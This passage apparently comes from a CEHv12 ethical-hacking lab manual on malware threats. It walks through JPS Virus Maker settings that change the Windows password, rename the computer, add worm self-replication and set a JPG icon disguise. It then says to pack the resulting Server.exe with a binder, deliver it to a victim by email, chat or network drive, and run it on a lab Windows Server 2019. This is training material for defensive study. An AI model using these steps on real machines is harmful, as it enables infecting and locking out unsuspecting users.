
9. A **Virus Options** window appears, as shown in the screenshot.
10. Check the **Change Windows Password** option, and enter a password (here, **qwerty**) in the text field. Check the **Change Computer Name** option, and type **Test** in the text field.
11. You can even configure the virus to convert to a worm. To do this, check the **Enable Convert to Worm** checkbox, and provide a **Worm Name** (here, **fedevi**). For the worm to self-replicate after a particular time, specify the time in seconds (here, **1 second**) in the **Copy After** field.
12. Ensure that the **JPG Icon** radio button is selected under the **Change Icon** section. Ensure that the **None** radio button is selected in the lower part of the window.

13. After completing your selection of options, click the drop-down icon next to the **Create Virus!** button and select **x86(64Bit)**; click **Create Virus!**




14. A **Virus Created Successful!** pop-up appears; click **OK**.

15. The newly created virus (server) is placed automatically in the **folder** where jps.exe is located, but with the name **Server.exe**. Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Virus Maker\JPS Virus Maker** and observe that the newly created virus with the name **Server.exe** is available at the specified location.




16. Now, pack this virus with a binder or virus packager and send it to the victim machine through email, chat, a mapped network drive, or other method.
17. In this task, we are using a mapped network drive to share the virus file to the victim machine. Assume that you are a victim and that you have received this file.
18. Switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.


    Note: Here, we are logging into the machine as a victim.



19. Navigate to **Z:\CEHv12 Module 07 Malware Threats\Virus Maker\JPS Virus Maker** and double-click **Server.exe** file to execute the virus.




20. Once you have executed the virus, close the window and you can observe that the **Desktop** screen goes blank, indicating that the virus has infected the system, as shown in the screenshot.

